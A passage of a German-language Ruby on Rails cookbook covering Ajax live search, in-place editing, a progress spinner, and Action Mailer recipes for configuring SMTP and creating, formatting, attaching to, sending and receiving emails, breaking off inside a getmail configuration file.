Der *index.rhtml*-View gibt das Suchfeld aus und definiert mit dem JavaScript-Helper `observe_field` einen Observer für dieses Feld. Ein Image-Tag wird ebenfalls definiert, dessen CSS-Eigenschaft `display` auf `none` gesetzt ist.

app/views/books/index.rhtml:

```
<h1>Bücher</h1>

Search: <input type="text" id="search_form" name="search" />
```

```
<img id="spinner" src="/images/indicator.gif" style="display: none;" />

<div id="results"></div>

<%= observe_field 'search_form',
  :frequency => 0.5,
  :update => 'results',
  :url => { :controller => 'books', :action=> 'get_results' },
  :with => "'search_text=' + escape(value)",
  :loading => "document.getElementById('spinner').style.display='inline'",
  :loaded => "document.getElementById('spinner').style.display='none'" %>
```

Abschließend legen Sie ein Partial an, das die Suchergebnisse als Liste der Buchtitel ausgibt:

app/views/books/_search.rhtml:

```
<% if @books %>
  <ul>
    <% for book in @books %>
      <li>
        <%= h(book.title) %>
      </li>
    <% end %>
  </ul>
<% end %>
```

Diskussion

Wenn neue Benutzer Ihre Site zum ersten Mal besuchen, haben Sie nicht viel Zeit, einen guten Eindruck zu machen. Sie müssen ihnen schnell zeigen, dass Ihre Site genau das hat, wonach sie suchen. Eine Möglichkeit, schnell einen guten Eindruck zu hinterlassen, besteht darin, eine Livesuche bereitzustellen, die die Suchergebnisse ausgibt, während die Suchbegriffe eingegeben werden.

Unsere Lösung definiert einen Observer, der periodisch auf den Text reagiert, der im Suchfeld eingegeben wird. Der Aufruf von `observe_field` verlangt die `id` des überwachten Elements – in unserem Fall also des Suchfelds. Die `:frequency`-Option legt fest, wie oft der Inhalt des Felds auf Änderungen überprüft wird.

Werden Änderungen im Wert des Suchfelds entdeckt, gibt die `:url`-Option vor, dass `get_results` mit dem `search_text`-Parameter aufgerufen wird, der durch die `:with`-Option festgelegt wurde. Die beiden letzten Optionen sorgen für die Ausgabe der »Spinner«-Images, die visuell anzeigen, dass gerade eine Suche läuft. Das in diesem Kontext verwendete Image ist üblicherweise ein animiertes GIF-Bild. Zurückgelieferte Ergebnisse werden in dem durch die `:update`-Option festgelegten Element ausgegeben.

Die `get_results`-Methode des Buch-Controllers verarbeitet die vom Observer erzeugten `XMLHttpRequests`. Diese Methode überprüft zuerst, ob der Request ein Ajax-Aufruf ist. Ist das nicht der Fall, erfolgt ein Redirect. Ist der `request.xhr?`-Test erfolgreich, wird der

search_text-Wert des params-Hashs auf eine Länge ungleich null überprüft, nachdem alle führenden und anhängenden Whitespaces entfernt wurden.

Enthält params['search_text'] einen Text, wird dieser an den Leerzeichen zerlegt, und das resultierende Array von Wörtern wird in der Variablen terms gespeichert. collect wird für dieses Array von Wörtern ebenfalls aufgerufen, um sicherzustellen, dass jedes Wort in Kleinbuchstaben vorliegt.

Die find-Methode der Book-Klasse übernimmt die eigentliche Suche. Die conditions-Option erzeugt eine Reihe von SQL-LIKE-Klauseln, eine für jedes Wort im terms-Array. Diese SQL-Fragmente werden dann über AND miteinander verknüpft, um eine gültige Anweisung zu bilden.

Das an die :conditions-Option übergebene Array enthält zwei Elemente. Das erste ist der SQL-Code mit gebundenen Variablen-Platzhaltern (wie ?). Der Asterisk-Operator vor terms.flatten löst das von der flatten-Methode zurückgegebene Array in einzelne Argumente auf. Das ist notwendig, weil die Anzahl gebundener Parameter mit der Anzahl gebundener Positionen im SQL-String übereinstimmen muss.

Schließlich wird das *_search.rhtml*-Partial gerendert, das den Inhalt im @books-Array als ungeordnete Liste innerhalb des results div-Elements im index-View ausgibt.

Abbildung 8-11 zeigt, dass mehrere Begriffe – unabhängig von ihrer Reihenfolge – einen Treffer erzeugen können.




Abbildung 8-11: Eine Bücher-Livesuche, die eine Liste passender Titel zurückliefert

Siehe auch

- Rezept 8.9, »Text dynamisch suchen und hervorheben«

8.12 Felder »in Place« editieren

Problem

Sie suchen eine Möglichkeit, einen Text auf einer Seite zu bearbeiten, ohne den Overhead traditioneller Webformulare in Kauf nehmen zu müssen. Eine Ajax-Lösung, die die Formularelemente ausgibt und Änderungen speichert, wäre ideal.

Lösung

Verwenden Sie die Action Controller-Methode `in_place_edit_for` zusammen mit `in_place_editor_field` von Action View, um einen `Ajax.InPlaceEditor` der script.aculo.us-Bibliothek aufzurufen.

Richten Sie dieses Beispiel ein, indem Sie ein `Book`-Modell wie folgt erzeugen:

```
$ ruby script/generate model Book
```

Fügen Sie dann Folgendes in die generierte Migration ein:

db/migrate/001_create_books.rb:

```
class CreateBooks < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :title, :string
    end

    Book.create :title => 'Perl Best Practices'
    Book.create :title => 'Learning Python'
    Book.create :title => 'Unix in a Nutshell'
  end
  def self.down
    drop_table :books
  end
end
```

Als Nächstes binden Sie die script.aculo.us- und Prototype-Bibliotheken mittels `javascript_include_tag` in Ihren View ein:

app/views/layouts/books.rhtml:

```
<html>
  <head>
    <title>Bücher</title>
    <%= javascript_include_tag :defaults %>
  </head>
  <body>
    <%= yield  %>
  </body>
</html>
```

Rufen Sie die in_place_edit_for-Methode im Books-Controller auf und übergeben Sie dabei das Objekt und die Objektattribute als Symbole. Der Controller definiert außerdem die index- und show-Methoden.

app/controllers/books_controller.rb:

```
class BooksController < ApplicationController

  in_place_edit_for :book, :title

  def index
    @books = Book.find :all, :order => 'title'
  end

  def show
    @book = Book.find(params['id'])
  end
end
```

Der Standard-View geht das Buch-Array durch und gibt jedes Buch als Link auf die show-Aktion aus.

app/views/books/index.rhtml:

```
<h1>Bücher - Liste</h1>

<ul>
<% for book in @books %>
  <li><%= link_to book.title, :action => 'show', :id => book.id %></li>
<% end %>
</ul>
```

Zum Schluss rufen Sie in_place_editor_field im *show.rhtml*-View-Helper auf, wobei Sie das zu editierende Objekt und die Attribute übergeben:

app/views/books/show.rhtml:

```
<h1>Bücher - bearbeiten</h1>

<b>Titel:</b>;
<%= in_place_editor_field :book, :title %>;
```

Diskussion

Das In-Place-Editing, wie es beispielsweise zur Verwaltung von Fotosammlungen auf Flickr.com eingesetzt wird, kann einfache Editierarbeiten (die keinen vollständigen Seiten-Refresh verlangen sollten) deutlich beschleunigen. Die Nutzung dieses Effekts durch Flickr ist angesichts der Kosten für den Refresh einer Seite voller Fotos sehr sinnvoll. Stattdessen erlaubt Ajax die Aktualisierung mehrerer Elemente pro Foto, was sehr wenig Bandbreite pro Bearbeitung benötigt (siehe Abbildung 8-12).




Abbildung 8-12: Ajax zur Aktualisierung einer Seite verwenden

Die Lösung zeigt die relativ große Menge an Funktionen, die Sie durch das Einfügen von nur zwei Methoden (`in_place_edit_for` und `in_place_editor_field`) in Ihre Anwendung erhalten. Der Standard-View (*index.rhtml*) führt die Titel in der Buchtabelle auf. Das Anklicken eines Buch-Links ruft die Aktion `show` auf, die ein einzelnes Buch-Objekt abruft und im *show.rhtml*-View verfügbar macht. Der Text im `show`-View erscheint anfänglich in einem `span`-Tag. Wenn Sie mit der Maus darüberfahren, wird der Text hervorgehoben. Klicken Sie den Text an, wird das `span`-Tag durch ein Formular-Eingabe-Tag ersetzt. Der nun im Textfeld erscheinende Text kann modifiziert und mit dem OK-Button übertragen werden. Der Benutzer kann die Aktion auch abbrechen, woraufhin der Text wieder in einem `span`-Tag erscheint.

Es gibt einen Aspekt der Benutzerfreundlichkeit, der bei dieser Art der Elementbearbeitung beachtet werden sollte: Es ist nicht unbedingt offensichtlich, dass das In-Place-Editing aktiv ist. Um dieses Problem zu lösen, sollten Sie Anweisungen oder Images hinzufügen, die deutlich machen, dass Felder tatsächlich editiert werden können.

Siehe auch

- Mehr zum Einsatz eines In-Place-Editors finden Sie unter *http://api.rubyonrails.com/classes/ActionView/Helpers/JavaScriptHelper.html*.

8.13 Eine Ajax-Fortschrittsanzeige erzeugen

Problem

Von Diego Scataglini

Auch wenn Ajax dafür sorgt, dass Webanwendungen besser reagieren, brauchen einige Opertionen einfach Zeit. Benutzer hassen nichts mehr als eine Anwendung, die tot zu sein scheint, während sie davorsitzen. Aus diesem Grund wollen Sie eine Fortschrittsanzeige bereitstellen, die erscheint, wenn ein Ajax-Request beginnt, und die wieder verschwindet, wenn der Request beendet wurde.

Lösung

Für dieses Rezept legen Sie eine leere Rails-Anwendung an. Danach erzeugen Sie eine grundlegende HTML-Datei für das Layout Ihrer Anwendung. Stellen Sie sicher, dass die JavaScript-Dateien *prototype*, *effects* und *application* geladen werden:

app/views/layout/application.rhtml:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
  <title>Rails Cookbook</title>
  <%= javascript_include_tag 'prototype' %>
  <%= javascript_include_tag 'effects' %>
  <%= javascript_include_tag 'application' %>
</head>
<body>
  <%= yield %>
</body>
</html>
```

Fügen Sie Folgendes in Ihre *application.js*-Datei ein:

public/javascripts/application.js:

```
Ajax.Responders.register({
 onCreate: function(){
   if($('ajax_busy') && Ajax.activeRequestCount > 0){
       Effect.Appear('ajax_busy', {duration: 0.5, queue: 'end'});
   }
 },
 onComplete: function(){
   if($('ajax_busy') && Ajax.activeRequestCount == 0){
     Effect.Fade('ajax_busy', {duration: 0.5, queue: 'end'});
   }
 }
});
```

Nun suchen (oder entwerfen) Sie sich ein animiertes GIF, wie es Browser verwenden, um das Laden einer Seite anzuzeigen. Nennen Sie diese Datei *myspinner.gif* und legen Sie sie im Ordner *public/images* ab. Nun legen Sie einen Helper an, der den HTML-Code für die Fortschrittsanzeige ausgibt. Dieser Helper ermöglicht es Ihnen, in all Ihren Views den gleichen HTML-Code zu verwenden.

app/helpers/application_helper.rb:

```
def show_spinner
  content_tag "div", "In Arbeit... " + image_tag("myspinner.gif"),
              :id => "ajax_busy", :style => "display:none;"
end
```

Fügen Sie einen Stil für das `div`-Tag `ajax_busy` hinzu:

public/stylesheets/display.css:

```
#ajax_busy {position: absolute;
            top: 0; right: 0;
            width: 120px;
            background-color: #900;
            color: #fff;
            padding: 4px;}
```

Um die Fortschrittsanzeige zu testen, legen Sie einen Controller mit zwei Aktionen an – eine zur Simulation einer lange dauernden Aufgabe und eine, um sie über Ajax aufzurufen:

```
$ ruby script/generate controller Home index myajax_call
```

Fügen Sie nun den folgenden Code in die generierte Controller-Datei ein:

app/controllers/home_controller.rb:

```
class HomeController < ApplicationController
  def index
  end

  def myajax_call
    sleep 3 # 3 Sekunden Pause
    render :update do |page|
      page.alert('Ich bin ausgeschlafen.')
    end
  end
end
```

Legen Sie einen View für die Index-Aktion an, von dem aus Sie den Ajax-Aufruf testen:

app/views/home/index.rhtml:

```
<%= show_spinner %>
<%= link_to_remote "Spinner testen", :url => {:action => "myajax_call"} %>
```

Das war's. Starten Sie den Entwicklungsserver, um Ihre Anwendung auszuprobieren:

```
$ ruby script/server -d
```

Nun gehen Sie mit Ihrem Browser zu *http://localhost:3000/home* und klicken den *Spinner testen*-Link an, um die Fortschrittsanzeige in Aktion zu sehen.

Diskussion

Die Lösung verwendet das `Ajax.Responders`-Objekt, um eine Reihe von Event-Handlern zu registrieren, weil die Prototype-Bibliothek Ereignisse mit `Ajax.Responders.dispatch` anstößt und alle von Prototype erzeugten Ereignisse an jeden registrierten Responder in `Ajax.Responders.responders` geschickt werden. Dieser Hook bietet eine bequeme Möglichkeit, um eine globale Fortschrittsanzeige aufzubauen.

KAPITEL 9

Action Mailer

9.0 Einführung

Von Dae San Hwang

Die meisten Leute erhalten Dutzende, wenn nicht Hunderte E-Mails täglich. Viele dieser E-Mails werden nicht von Menschen, sondern von Computerprogrammen generiert und versendet. Wenn Sie zum Beispiel einen Newsletter abonnieren, dann wird dieser durch Software versendet, platzieren Sie online eine Bestellung, wird die Bestätigungsnachricht durch die Shopping-Anwendung erzeugt, und wenn Sie ein Passwort zurücksetzen müssen, umfasst die Operation wahrscheinlich mehrere automatisch generierte E-Mails.

Ein umfassendes Framework für Webanwendungen muss daher in der Lage sein, E-Mails zu generieren und zu senden. Bei Rails übernimmt das Action Mailer-Framework diese Aufgabe. Um E-Mails mit Action Mailer versenden zu können, müssen Sie zuerst eine eigene Mailer-Klassen, anlegen. Diese Mailer-Klasse enthält Konstruktor-Methoden für die verschiedenen Nachrichten, die Ihre Anwendung senden muss. Das Layout Ihrer E-Mails wird von Action View kontrolliert, und zwar ähnlich wie bei RHTML-Templates. Jeder Konstruktor besitzt ein entsprechendes Action View-Template, das den Inhalt der E-Mail bestimmt.

Sobald Ihre Mailer-Klasse und die Template-Dateien vorhanden sind, ist es ein Leichtes, E-Mails zu erzeugen und zu verschicken. Sie müssen nur einige `String`-Werte für die E-Mail-Header bereitstellen sowie einige Objekte, um das Action View-Template aufzufüllen.

Neben dem Versenden von E-Mails muss ein Web-Framework in der Lage sein, auf eingehende Mail zu reagieren. Action Mailer kann eingehende E-Mail verarbeiten. Nein, es spricht nicht direkt mit POP3- oder IMAP-Mailservern. Es benötigt externe Helper, um die E-Mail abzufangen und den Text der E-Mail an eine von Ihnen definierte `receive`-Methode zu übergeben. Die Rezepte in diesem Kapitel zeigen drei verschiedene Möglichkeiten auf, E-Mails zu empfangen und an die `receive`-Methode Ihrer Mailer-Klasse weiterzuleiten.

9.1 Rails für den Mail-Versand konfigurieren

Problem

Von Dae San Hwang

Sie wollen Ihre Rails-Anwendung für den Versand von E-Mails konfigurieren.

Lösung

Fügen Sie den folgenden Code in Ihre *config/environment.rb* ein:

```
ActionMailer::Base.server_settings = {
  :address        => "mail.ihrhoster.com",
  :port           => 25,
  :domain         => "www.ihrewebsite.com",
  :authentication => :login,
  :user_name      => "benutzername",
  :password       => "passwort"
}
```

Ersetzen Sie die Hash-Werte durch die passenden Einstellungen für Ihren Simple Mail Transfer Protocol-Server (SMTP).

Sie könnten auch das Standardformat für E-Mails ändern wollen. Wenn Sie E-Mails im HTML- statt im Textformat senden wollen, müssen Sie noch die folgende Zeile in Ihre *config/environment.rb* einfügen:

```
ActionMailer::Base.default_content_type = "text/html"
```

Mögliche Werte für `ActionMailer::Base.default_content_type` sind `"text/plain"`, `"text/html"` und `"text/enriched"`. Voreingestellt ist `"text/plain"`.

Diskussion

`ActionMailer::Base.server_settings` ist ein Hash-Objekt, das die Konfigurationsparameter für die Verbindung zu einem SMTP-Server enthält. Die Aufgaben dieser Parameter sind wie folgt:

`:address`

Adresse Ihres SMTP-Servers.

`:port`

Portnummer Ihres SMTP-Servers. Die Standard-Portnummer für SMTP ist 25.

`:domain`

Der Domainname, der zur Identifikation Ihres Servers gegenüber dem SMTP-Server verwendet wird. Sie sollten den Domainnamen des die E-Mail sendenden Servers verwenden, damit Ihre E-Mails nicht als Spam abgelehnt werden.

`:authentication`

Darf `nil`, `:plain`, `:login` oder `:cram_md5` enthalten. Der von Ihnen gewählte Authentifizierungswert muss der Authentifizierungsmethode entsprechen, die Ihr SMTP-Server erwartet. Verlangt Ihr SMTP-Server keine Authentifizierung, setzen Sie diesen Wert auf `nil`.

`:user_name`, `:password`

Benutzername und Passwort für die Authentifizierung am SMTP-Server. Wird benötigt, wenn `:authentication` auf `:plain`, `:login` oder `:cram_md5` gesetzt wurde. Ist `:authentication` hingegen auf `nil` gesetzt, sollten diese Werte ebenfalls auf `nil` gesetzt werden.

In der Version 1.2.1 unterstützt Action Mailer kein SMTP über TLS.

Siehe auch

- Die Action Mailer-Dokumentation, *http://api.rubyonrails.org/classes/ActionMailer/Base.html*
- Wikipedia-Referenz für SMTP, *http://en.wikipedia.org/wiki/Smtp*
- Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«

9.2 Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen

Problem

Von Dae San Hwang

Sie haben Rails für die Kommunikation mit einem Mailserver konfiguriert, besitzen aber noch keine Möglichkeit, die E-Mails selbst zu erzeugen und zu senden. Sie wollen eine eigene Mailer-Klasse erzeugen, um E-Mails versenden zu können.

Zum Beispiel besitzen Sie eine Website, auf der sich neue Kunden für Online-Accounts registrieren können. Ihre Anwendung soll jedem neu registrierten Kunden eine Willkommens-E-Mail schicken.

Lösung

Aus dem Root-Verzeichnis der Anwendung verwenden Sie den Mailer-Generator, um eine neue Mailer-Klasse zu erzeugen.

```
$ ruby script/generate mailer CustomerMailer welcome_message
```

```
      exists  app/models/
      create  app/views/customer_mailer
      exists  test/unit/
      create  test/fixtures/customer_mailer
      create  app/models/customer_mailer.rb
      create  test/unit/customer_mailer_test.rb
      create  app/views/customer_mailer/welcome_message.rhtml
      create  test/fixtures/customer_mailer/welcome_message
```

`CustomerMailer` ist der Name Ihrer neuen Mailer-Klasse und `welcome_message` ist der Name der Konstruktormethode, die zur Generierung von E-Mails verwendet wird. Der Mailer-Generator erzeugt das Scaffolding für die `welcome_message`-Methode in der Datei *app/model/customer_mailer.rb*.

app/model/customer_mailer.rb:

```
class CustomerMailer < ActionMailer::Base

  def welcome_message(sent_at = Time.now)
    @subject    = 'CustomerMailer#welcome_message'
    @body       = {}
    @recipients = ''
    @from       = ''
    @sent_on    = sent_at
    @headers    = {}
  end
end
```

Nun passen Sie die `welcome_message`-Methode in `CustomerMailer` an Ihre Bedürfnisse an. Im folgenden Beispiel nimmt die `welcome_message`-Methode den Namen und die E-Mail-Adresse des Kunden als Argumente und erzeugt daraus eine vollständige E-Mail:

app/model/customer_mailer.rb:

```
class CustomerMailer < ActionMailer::Base

  def welcome_message(cust_name, cust_email)
    @subject    = "Willkommen auf unserer Site"
    @body       = "Willkommen #{cust_name},\n\n"
                  + "Vielen Dank für Ihre Registrierung!\n\n"
                  + "Verwenden Sie Ihre E-Mail-Adresse (#{cust_email}) und Ihr Passwort,
                     um sich einzuloggen."
    @recipients = cust_email
    @from       = "webmaster@yourwebsite.com"
    @sent_on    = Time.now
  end
end
```

Diskussion

Die Namen der Instanzvariablen in der `welcome_message`-Methode geben ihren Zweck deutlich wieder. Beachten Sie aber, dass `@recipients` im Plural vorliegt. Wenn es für eine

E-Mail nur einen Empfänger gibt, wird `@recipients` ein `String` mit einer einzelnen E-Mail-Adresse zugewiesen. Gibt es hingegen mehr als einen Empfänger, enthält `@recipients` ein Array von `String`-Objekten, jedes mit einer einzelnen E-Mail-Adresse.

Die in der `CustomerMailer`-Klasse definierten Instanzmethoden werden niemals direkt aufgerufen. Stattdessen müssen Sie der aufzurufenden Instanzmethode das Präfix `create_` voranstellen und dieses aufrufen (d.h., statt `CustomerMailer.welcome_message` rufen Sie `CustomerMailer.create_welcome_message` auf). Die `welcome_message` wird dann implizit mit den Argumenten aufgerufen, die Sie an `create_welcome_message` übergeben, um ein neues TMail-Objekt zu erzeugen. Dieses neu erzeugte Objekt wird dann an den Aufrufer von `create_welcome_message` zurückgegeben.

Tatsächlich werden die Klassenmethoden mit dem `create_`-Präfix nie definiert. Stattdessen nutzt Action Mailer die `method_missing`-Funktion von Ruby, um diese Methodenaufrufe dynamisch so zu behandeln, als würden diese Klassenmethoden existieren.

Die Mailer-Klassendateien werden im gleichen Verzeichnis gespeichert wie die Klassendateien für das Active Record-Modell. Aus diesem Grund sollten Sie immer das Suffix `Mailer` anhängen, wenn Sie eine neue Mailer-Klasse anlegen, um Verwechslungen mit Active Record-Modellklassen zu vermeiden.

Siehe auch

- Rezept 9.1, »Rails für den Mail-Versand konfigurieren«
- Rezept 9.3, »E-Mails mit Hilfe von Templates formatieren«
- Rezept 9.4, »Dateien an E-Mails anhängen«
- Rezept 9.5, »E-Mail aus einer Rails-Anwendung heraus senden«

9.3 E-Mails mit Hilfe von Templates formatieren

Problem

Von Dae San Hwang

Sie wünschen sich eine größere Kontrolle über das Format und Layout Ihrer E-Mails, als der Generator sie Ihnen bietet. Sie wollen E-Mails mit Hilfe von Template-Dateien formatieren.

Lösung

Diese Lösung verwendet die `CustomerMailer`-Klasse aus Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«.

app/model/customer_mailer.rb:

```
class CustomerMailer < ActionMailer::Base

  def welcome_message(cust_name, cust_email)
    @subject    = "Willkommen auf unserer Site"
    @body       = {:name => cust_name, :email => cust_email}
    @recipients = cust_email
    @from       = "webmaster@yourwebsite.com"
    @sent_on    = Time.now
  end
end
```

Beachten Sie, dass `@body` nun ein `Hash`-Objekt anstelle eines `String`s zugewiesen wurde. Dieses `Hash`-Objekt wird verwendet, um Variablen an das Action View-Template zu übergeben.

Als Sie die `CustomerMailer`-Klasse generiert haben, hat der Mailer-Generator auch eine Template-Datei für die `welcome_message`-Methode im *app/views/customer_mailer*-Verzeichnis angelegt. Die Template-Datei für die `welcome_message`-Methode heißt *welcome_message.rhtml*.

Jedes Schlüssel/Wert-Paar, das als `Hash`-Element in `@body` abgelegt wurde, ist in *welcome_message.rhtml* als einfache Instanzvariable verfügbar.

app/views/customer_mailer/welcome_message.rhtml:

```
Willkommen <%=@name %>

Vielen Dank für Ihre Registrierung!

Verwenden Sie Ihre E-Mail-Adresse (<%=email %>) und Ihr Passwort, um sich einzuloggen.
```

Diskussion

Weitere wichtige Instanzvariablen, die Sie in der `welcome_message`-Methode setzen können, sind `@cc`, `@bcc` und `@content_type`. Sie können den Body Ihrer E-Mail auch in HTML angeben:

app/views/customer_mailer/welcome_message.rhtml:

```
<div style='background-color: #DDD; color: #555;'>

  <h3>Willkommen <%=@name %></h3>

  <p>Vielen Dank für Ihre Registrierung!</p>

  <p>Verwenden Sie Ihre <em>E-Mail-Adresse (<%=email %>)</em> und Ihr <em>Passwort</em>,
                um sich einzuloggen.</p>

</div>
```

Wenn Sie E-Mails in HTML versenden, müssen Sie auch den `@content_type` auf `"text/html"` setzen, wenn Sie nicht bereits den `default_content_type` in *config/environment.rb* auf `"text/html"` gesetzt haben.

Siehe auch

- Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«
- Rezept 9.5, »E-Mail aus einer Rails-Anwendung heraus senden«

9.4 Dateien an E-Mails anhängen

Problem

Von Dae San Hwang

Sie wollen Dateien an Ihre E-Mails anhängen. Zum Beispiel wollen Sie die *welcome.jpg*-Datei im Root-Verzeichnis Ihrer Anwendung an die Willkommens-E-Mail anhängen, die an neue Kunden gesendet wird.

Lösung

Die Lösung verwendet die `CustomerMailer`-Klasse aus Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«.

Um eine Datei an eine E-Mail anzuhängen, rufen Sie die `part`-Methode mit einem `Hash`-Objekt auf, das einen MIME-Inhaltstyp, eine Inhalts-Disposition und eine Transfer-Codierung für die anzuhängende Datei enthält:

app/models/customer_mailer.rb:

```
class CustomerMailer < ActionMailer::Base

  def welcome_message(cust_name, cust_email)
    @subject    = "Willkommen auf unserer Site"
    @body       = {:name => cust_name, :email => cust_email}
    @recipients = cust_email
    @from       = "webmaster@yourwebsite.com"
    @sent_on    = Time.now

    part(:content_type => "image/jpeg", :disposition => "attachment; filename=welcome.
                                                                          jpg",
         :transfer_encoding => "base64") do |attachment|
      attachment.body = File.read("welcome.jpg")
    end
  end
end
```

Beachten Sie, dass es ein `filename`-Feld für die Inhalts-Disposition gibt. Das ist der Dateiname, den der Empfänger sieht, nicht notwendigerweise der Name der Datei, die Sie angehängt haben.

Diskussion

Sie können so viele Dateien anhängen, wie Sie wollen, indem Sie die `part`-Methode wiederholt aufrufen.

Siehe auch

- Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«
- Rezept 9.5, »E-Mail aus einer Rails-Anwendung heraus senden«

9.5 E-Mail aus einer Rails-Anwendung heraus senden

Problem

Von Dae San Hwang

Sie wollen E-Mail aus Ihrer Rails-Anwendung heraus erzeugen und versenden.

Nehmen wir an, ein neuer Kunde hat gerade das Registrierungsformular auf Ihrer Website ausgefüllt. Die Aktion `complete_registration` im `RegistrationController` soll die Registrierungsdaten des Kunden in der Datenbank speichern und die Willkommens-Mail versenden.

Lösung

Die Lösung verwendet die `CustomerMailer`-Klasse aus Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«.

Das Senden von E-Mails mit Action Mailer ist ein zweistufiger Prozess. Zuerst erzeugen Sie ein Mail-Objekt, indem Sie eine Klassenmethode der Mailer-Klasse aufrufen, die mit *create_* beginnt. Dann verwenden Sie die Klassenmethode `deliver` der Mailer-Klasse, um die E-Mail an den SMTP-Server zu senden.

app/controllers/registration_controller.rb:

```
class RegistrationController < ApplicationController

  def complete_registration
    new_user = User.create(params[:user])

    mail = CustomerMailer.create_welcome_message(new_user.name, new_user.email)
    CustomerMailer.deliver(mail)
  end
end
```

Diskussion

Action Mailer verwendet intern die von Minero Aoki entwickelte TMail-Bibliothek, um E-Mails zu erzeugen und zu verarbeiten. So ist beispielsweise die `mail`-Variable in der `complete_registration`-Aktion ein `TMail::Mail`-Objekt.

Siehe auch

- Die Homepage des TMail-Projekts unter *http://i.loveruby.net/en/projects/tmail*
- Rezept 9.2, »Eine eigene Mailer-Klasse mit dem Mailer-Generator erzeugen«
- Rezept 9.3, »E-Mails mit Hilfe von Templates formatieren«

9.6 E-Mail empfangen mit Action Mailer

Problem

Von Christian Romney und Diego Scataglini

Sie wollen E-Mails in Ihrer Rails-Anwendung empfangen und verarbeiten.

Lösung

Action Mailer macht die Verarbeitung eingehender E-Mails einfach. Der eigentliche Trick besteht darin, die Mail an Ihre Rails-Anwendung zu übergeben. Für dieses Rezept benötigen Sie eine leere Rails-Anwendung und eine vorkonfigurierte Verbindung zu Ihrer Datenbank. Seien Sie gewarnt, dass dieses Rezept ein wenig Systemadministration verlangt, d.h., Sie benötigen Shell-Zugang zum Server und ausreichende Zugriffsrechte, um Ihre Rails-Anwendung ausführen und Software installieren zu können.

Wenn es nicht bereits installiert ist, müssen Sie getmail herunterladen, kompilieren und installieren. Neue Versionen von getmail werden regelmäßig veröffentlicht. Laden Sie sich also die aktuellste Version von *http://pyropus.ca/software/getmail* herunter.

```
$ wget http://pyropus.ca/software/getmail/old-versions/getmail-4.6.4.tar.gz
$ tar xvzf getmail-4.6.4.tar.gz
$ cd getmail-4.6.4
$ ./configure
$ make
$ sudo make install
```

Als Nächstes legen Sie eine *getmailrc*-Datei im Verzeichnis *.getmail* unterhalb Ihres Home-Verzeichnisses an (oder modifizieren sie, wenn sie bereits existiert). Erzeugen Sie das Verzeichnis, wenn es noch nicht existiert. Hier der Inhalt der *getmailrc*-Datei. Ersetzen Sie die Angaben für Server, Benutzername, Passwort und Pfade durch die für Ihr System geeigneten Werte:

~/.getmail/getmailrc:

```
[retriever]
type = MultidropPOP3Retriever
server = pop3.example.com
username = IhrBenutzername
password = geheim
envelope_recipient = x-envelope-to:1

[destination]
type = MultiDestination
destinations = ("[maildir]", "[rails]")

[maildir]
type = Maildir
path = /users/home/IhrBenutzername/Maildir/

[rails]
type = MDA_external
